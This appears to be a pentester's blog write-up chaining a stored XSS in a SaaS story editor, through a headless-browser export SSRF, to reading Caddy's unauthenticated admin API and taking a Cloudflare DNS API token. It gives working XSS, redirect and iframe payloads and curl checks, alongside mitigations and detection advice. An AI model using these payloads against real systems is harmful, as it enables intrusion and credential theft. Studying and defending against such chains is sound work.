XSS, SSRF and CF ATO
- story of a seemingly harmless stored XSS, chained with a restricted SSRF, then an insecure default in Caddy to finally takeover the Cloudflare account (API token) managing DNS entries of a company
- 2 cents on Caddy’s insecure default, called out in 2023 in a Github issue by another pentester and still in production to this day
- tips on how to detect this attack in a corporate environment when tools such as EDR or SIEM are deployed
The vulnerability
Section titled “The vulnerability”The XSS
Section titled “The XSS”In 2025, I performed a pentest (whitebox) for a startup offering a SaaS which is an advanced ‘instagram/snapchat’ style story editor for the web. Companies and their marketing department use this to create advanced stories that they can put on their website to interact with potential customers through photos, videos, forms, etc…

AI generated image to show an example of the SaaS
In this SaaS, a story is basically a web page, consisting of HTML, CSS and JS customized by the user. The user sees buttons and forms to customize the story (add buttons, images, videos, fonts, size, animations), which is then translated into pure HTML, CSS and JS. This allows for advanced use cases and powerful features such as full customization of animations, button interactions, files upload, variable substitution.
Unfortunately, this also means XSS by design. And since users are allowed to embed their own JS (analytics, or specific internal usages), there may not be any sanitization. So directly injecting JS in the request using a proxy should work.
PUT https://company.com/story/12341234?project=12345678 HTTP/2.0
{    _id": "67adcbc0a27a9e46cfe400e2",    "active": true,    "estimate_duration": 0,    "estimated_time": 0,    "integrations": {},    "buttons": {    "confirm": "",    }    "blocks": [    {        "_id": "yBmdS8yvzR4yqnr8TpWE7,        "animation": {            "delay": 0,            "displayDelay": 0,            "duration": 10000,            "forever": true,            "name": "fadeInDown"        },    "effect": "echo",    "outer_style": {    "borderColor": "rgba(0, 0, 0, 1)",    "borderRadius": "10px",    "borderStyle": "solid",    "borderWidth": "0px",    "height": "auto",    "left": "0px",    "opacity": "100%",    "top": "0px",    "transform": "translateX(30px) translateY(97px) rotate(-6.0deg)",    "width": "251px"    },    "type": "text",    "value": "<p>test</p><svg onload=confirm()>"    },    ...    ]}
This indeed worked when browsing to the story (specific url like https://company.io/<uuid>).
However, as stated earlier, customers are allowed to embed their own scripts in the created stories, so it’s more of a feature than a vulnerability.
In any case, this XSS alone is not useful, as web UI admin cookies (stored as a JWT in the localStorage) are scoped to a different domain (https://app.company.com vs https://company.io where the XSS is triggered).
After some more browsing in the web app, I find an export feature at POST /export/story that converts a story into a PNG file.
Usually, to export an HTML file to a PNG (or PDF) file, a headless browser and the print to PDF or page.screenshot() are used (e.g: in Puppeteer).
// ...  const browser = await puppeteer.launch(DEFAULT_OPTS);  const page = await browser.newPage();
for (const [pageIndex, storyPage] of Object.entries(storyPages)) { const storyPageId = ... storyUrl.searchParams.set('page', storyPageId); await page.goto(storyUrl.toString(), { waitUntil: 'load' }); await page.screenshot({ path: path.join(storyExportDir, `/${pageIndex}.${format}`), }); }- A headless browser is opened
- It browses to the URL of the story
- For each page of the story, it creates a screenshot
- All screenshots are zipped
Instead of popping an alert with the XSS, I test the connection with an interact.sh endpoint, and it works:
- The IP address matches the one given in the architecture document, confirming the request came from their compute instance.
- The
user-agentfrom the request matches the one used by the puppeteer instance, defined in the code.

This confirms two possibilities for exfiltration:
- using the screenshot feature in the export
- OOB exfiltration via HTTP
❌ DNS Rebinding and metadata endpoint
Section titled “❌ DNS Rebinding and metadata endpoint”When obtaining an SSRF in a cloud workload, the general path is:
-> IMDS (in this case, Metadata endpoint for GCP) enumeration
-> SA token exfiltration
-> privesc into cloud
-> enumeration in cloud
However it was not that simple.
The web application, a Node.js project, runs directly on a GCP compute instance.
A Chrome browser is spawned directly on the machine when the /export/story endpoint is called.
GCP’s only protection mechanism against SSRF is the Metadata-Flavor header.
Manual testing confirmed that DNS rebinding should work against the metadata endpoint.
Indeed, using a different Host still returns a valid response.
-> No Host header validation.
Additionally, I used a browser-like user-agent, and it still worked.
-> No additional user-agent check.
-> DNS rebinding attack from a browser should work.
$ curl metadata/computeMetadata/v1/instance/name -v -H "Metadata-Flavor: Google" -H "Host: invalid" -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36"* Trying 169.254.169.254:80...* Connected to metadata (169.254.169.254) port 80 (#0)> GET /computeMetadata/v1/instance/name HTTP/1.1> Host: invalid> Accept: */*> Metadata-Flavor: Google> User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36>* Mark bundle as not supporting multiuse< HTTP/1.1 200 OK< Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to=coop_reporting< Report-To: {"group":"","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/httpsserver2/"}]}< Content-Security-Policy-Report-Only: script-src 'none';form-action 'none';frame-src 'none'; report-uri https://csp.withgoogle.com/csp/httpsserver2/< Metadata-Flavor: Google< Content-Type: application/text< ETag: bd35861b800f3069< Date: Sun, 19 Oct 2025 19:45:01 GMT< Server: Metadata Server for VM< Content-Length: 16< X-XSS-Protection: 0< X-Frame-Options: SAMEORIGIN<* Connection #0 to host metadata left intacttest-instanceI will omit some details, but this approach fails. After testing in a similar environment (same chrome version, same puppeteer version, GCP instance, etc…) with more debug data (browser errors, tcpdump, wireshark), the conclusion is as follows:
🧪 Test 1:
- DNS rebinding using singularity, with first-then-second mode
- http (to avoid mixed content)
- 65 seconds sleep (DNS cached in GCP for 60s observed)
Results: ❌ PNA blocks the request, with error
Access to fetch at 'http://<dns_rebinding_domain>/computeMetadata/v1/instance/name' from origin 'http://<dns_rebinding_domain>' has been blocked by CORS policy:The request client is not a secure context and the resource is in more-private address space `private`.🧪 Test 2:
- DNS rebinding using singularity, with first-then-second mode
- http (to avoid mixed content)
- 65 seconds sleep (DNS cached in GCP for 60s observed)
- iframe injection technique, hoping that the used chrome version did not implement PNA yet for iframes
Results: ❌ PNA still blocks the request (same error)
So pentesters are left waiting (or researching) for a new technique to bypass PNA to target IMDS (at least on Chrome, on the same version, headless browser, cloud workload, because it still works on a laptop browser).
Since the SA of that instance does not have interesting scopes for privesc anyway, I go to the next testing path.
✅ Local caddy admin endpoint
Section titled “✅ Local caddy admin endpoint”The next logical path is to enumerate for local services on the machine, and look for :
- unauthenticated endpoints that could be abused with DNS rebinding -> not an option anymore
- if not, unauth endpoints reachable with a GET request to exfiltrate sensitive information
Enumerating localhost ports via a JS loop is one way (response time analysis), but since I had full access on the machine, I used a simple netstat -tulpen
and went through them manually.
The only remaining service of interest was Caddy.
They use Caddy as a reverse-proxy, but also to support custom domains for customers (via the on_demand TLS feature).
By default, the admin HTTP API endpoint is enabled and available at localhost:2019.
It is completely unauthenticated by default, so anyone with access to localhost:2019 can perform administrative actions such as:
- replacing parts of the Caddyfile (POST, PUT,
/config/[path]) - stopping Caddy (POST
/stop) - retrieving the Caddyfile’s content (GET
/config/[path])
The last one is the only one exploitable considering our current primitives.
Using the XSS found earlier, we can trigger a redirection by injecting
<script>window.location='http://localhost:2019/config/'</script>The export() function opens the page (which should work since it’s just a redirect, no CORS involved here).
Then takes a screenshot, which we can then unzip to see the result :

It worked ! However, the file is not complete. Maybe there are some sensitive information we are missing here.
To circumvent this, we can just redirect the puppeteer to a self-hosted HTML page, and use an iframe:
<html lang="en"><body> <p id="data">newpage</p> <iframe src="http://localhost:2019/config/" width="800" height="600" id="myiframe"></iframe></body></html>Now we see the whole file ! But it is too small and blurry..

One last time, with some inline CSS to scale up the font size:
<html lang="en"><body> <p id="data">newpage</p> <iframe src="http://localhost:2019/config/" width="800" height="600" id="myiframe" style="transform: scale(3.0); transform-origin: 0 0;"></iframe></body></html>
Some text is cropped out of the iframe, but the most important piece is here : an API token for what seems to be Cloudflare (1.1.1.1).
Cloudflare DNS API token takeover
Section titled “Cloudflare DNS API token takeover”First, we can use the API endpoint api.cloudflare.com/client/v4/user/tokens/verify to verify its validity.

Then, we check its permissions:
curl https://api.cloudflare.com/client/v4/zones -H "Authorization: Bearer $(cf_token) | jq
We can see the permissions object listing the DNS related permissions, and more interestingly
the dns_records:edit which allows overwriting existing DNS records.
Mitigations
Section titled “Mitigations”There are 3 steps to the attack: the backend XSS, the SSRF and finally the CF ATO.
As said earlier, the XSS is a consequence of a feature (allowing customers to add their own JS), so that cannot be fixed on its own.
Attempting to sanitize input in this specific case would be impossible, since customers should be free to add any kind of custom JS.
Obfuscation could easily bypass sanitization.
Same for a whitelist or blacklist approach: the customer is the attacker in our threat model (trial period account attacking the infra).
So the XSS cannot be fixed.
The SSRF can however be fixed with 2 steps:
- quick win : disable the admin API (short-term mitigation)
- re-design the cloud architecture
A simplified architecture diagram of their cloud workload :


Instead of hosting the export feature directly on the same GCP instance, we could:
- migrate it to another GCP instance
- use firewall rules to only allow required network connections for the export to work
- detach the Service Account associated to the new instance
The proposed architecture:
This way:
- the browser will not have access to locally hosted services in the production instance anymore
- the browser will not have access to GCP credentials, even in case of an SSRF bypass, since the instance will stop receiving credentials
- the browser will still be able to communicate with services for the export feature, and internet for customers that use custom js scripts
- the browser will not have access to other instances with exposed services
Caddy’s Github issue
Section titled “Caddy’s Github issue”The problem was not directly caused by Caddy. However, as a fan of the project, I have to highlight this security issue.
As stated earlier, Caddy’s admin API is enabled by default and accessible to anyone on the machine at localhost:2019.
While hardening that access is possible via configuration and enabling mutual TLS authentication, this requires a few more steps.
In short: there is no straightforward way to secure the admin API with credentials.
Databases such as MongoDB and postgres allow easy credentials setup via docker-compose, yet Caddy does not have one
for their admin API ?
The only disclaimer on their documentation is this small section:

Generally, people do not want to run untrusted code on their machines alongside Caddy. Exploits can happen at any time, whether from vulnerable code, NPM supply chain attacks, zero-days vulnerabilities etc… Smaller companies usually do not have the resources (time, financial) to invest into securing their architecture during the design step, and prioritize velocity over security.
In any case, getting access to that local admin API is hard, but not impossible as demonstrated previously.
And this is not an RCE, nor a full SSRF. We are talking about a restricted SSRF, without the ability to set headers.
Yet the exploit worked. And it is not new: a fellow pentester / Caddy user already raised their concern in 2023
in a Github issue about exactly this. https://github.com/caddyserver/caddy/issues/5815
Their first message was pinpointed on the issue, with a proposed remediation that would have prevented the creation of this blogpost.
The admin endpoint created by Caddy by default at localhost:2019 is unauthenticated and poses a serious security risk in combination with application vulnerabilities allowing SSRF. To mitigate this, how about also requiring a specific header when communicating with this endpoint? Something like
X-Caddy-Admin: true.
This is exactly what GCP and AWS did to mitigate SSRF when requesting their metadata endpoints with the requirement of the header "Metadata-Flavor: Google"
and a token in a header "X-aws-ec2-metadata-token: $TOKEN".
And it does make sense: retrieving sensitive information or performing administrative operations should require some form of authentication and/or authorization.
Yet when reading the replies of the main contributor of Caddy, that mitigation is “an invasive sentinel header value” and just a “band-aid” which “does not provide security”.
On the other hand, Caddy has implemented DNS rebinding protection by checking the value of the Host header.
Also, “privilege escalation” and “compromised servers” are then mentioned as being out-of-scope for Caddy’s threat model. This is understandable, but is not the main point being made: we are talking about focusing on the SSRF problem, not an RCE which is a completely different class of vulnerability, and usually harder to find.
To summarize, I agree with the issue’s reporter on many points:
- Caddy is insecure by default because of the exposure of the unauthenticated admin API
- Applications should require active misconfiguration to expose unauthenticated admin endpoints
- It is Caddy’s job to protect their users when possible (even if the fixes look simple, as long as they are effective)
Even if the proposed remediation feels like a band-aid fix, the positive impact is there, and would have prevented this attack, thus giving more time for the users (in this case, a real company, not homelabbers) to redesign their infrastructure in a more secure way, or patch their applications.
To conclude this section, I want to clarify one thing: the goal was not to point fingers (many thanks to Caddy’s team for their work !), but to highlight one security triage that ended abruptly on a lose-lose situation,
and learn from it so that we can end the next ones with more win-win.
Balancing security, usability and feasibility is already hard — why not do it from the same side, in good faith and best intentions assumed ?
Detection
Section titled “Detection”Since I also do defensive security during the day, here are some ideas on detecting the attack at different phases.
If an EDR or CWPP is installed on the cloud instance, the attempts can be detected at the enumeration phase:
- anomalous requests to localhost services -> the headless browser should never perform requests to localhost services
- anomalous requests to IMDS endpoints -> the headless browser should never request the IMDS endpoint
- DNS rebinding attacks -> first DNS answer is different from the second answer for the same DomainName + resolved IP is a localhost or a generally targeted service in a small timeframe
If the Cloudflare audit logs are collected into a SIEM, the attack can be detected at the token exploitation phase:
- Anomalous requests from API token (by baselining source IP addresses normally used by the API tokens)
- Enumeration of DNS zones from API token (listing zones endpoint not normally used by Caddy in the dns-acme challenge)